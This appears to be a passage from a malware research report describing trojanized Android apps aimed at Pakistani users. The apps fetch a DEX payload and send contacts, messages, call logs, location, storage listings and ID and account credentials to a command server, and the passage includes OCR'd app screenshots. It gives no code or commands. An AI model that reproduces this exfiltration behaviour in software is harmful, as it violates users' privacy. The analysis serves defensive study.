
Immediately after submitting this information, the app retrieves a DEX payload, then begins in earnest to HTTP POST a series of data bursts. In most cases the payload was named **class.dex**, but the Trojanized TPL Insurance app, retrieves a payload named **class_tpl.dex**.

After the app loads the DEX file payload, it begins a series of uploads of data to its C2. The malware sends detailed profile information about the phone, location information, the user's full contact list, the contents of text messages, call logs, and the full directory listing of any internal or SD card storage on the device.


We left the Pakistan Salat Time running on a test device for several days, but did not interact with the phone during that time; Four days after installing the app, when we unlocked the phone, the app began exfiltrating at a rapid pace, transmitting not only the contents of messages, but every one of a directory full of screenshots created in the course of this research.

The Pakistan Citizen Portal app prompts the user to enter their national ID credentials, such as their national identity card (CNIC) number, their passport details, and the username and password for Facebook and other accounts. In tests, this information was exfiltrated along with the rest.





WELCOME TO
Citizen's Portal
PAKISTAN
GET STARTED


97%
11:21
TPL Insurance



Please verify your mobile number

Mobile Number (0301-2345678)







12 Rabi-Al-Awwal 1442 Hijri

Tahajjud, Sahri End	05:17
Fajr Start	05:27
Sunrise Start	06:45
Ishraq Start	07:01
Chast End	12:14
Makruh Start	12:15
Dhuhr Start	12:21
Asr(Hanafi) Start	04:16
Asr(Shafii) Start	03:30
Sunset Start	05:53
Magrib, Iftar Start	05:54

By: AP Tech™

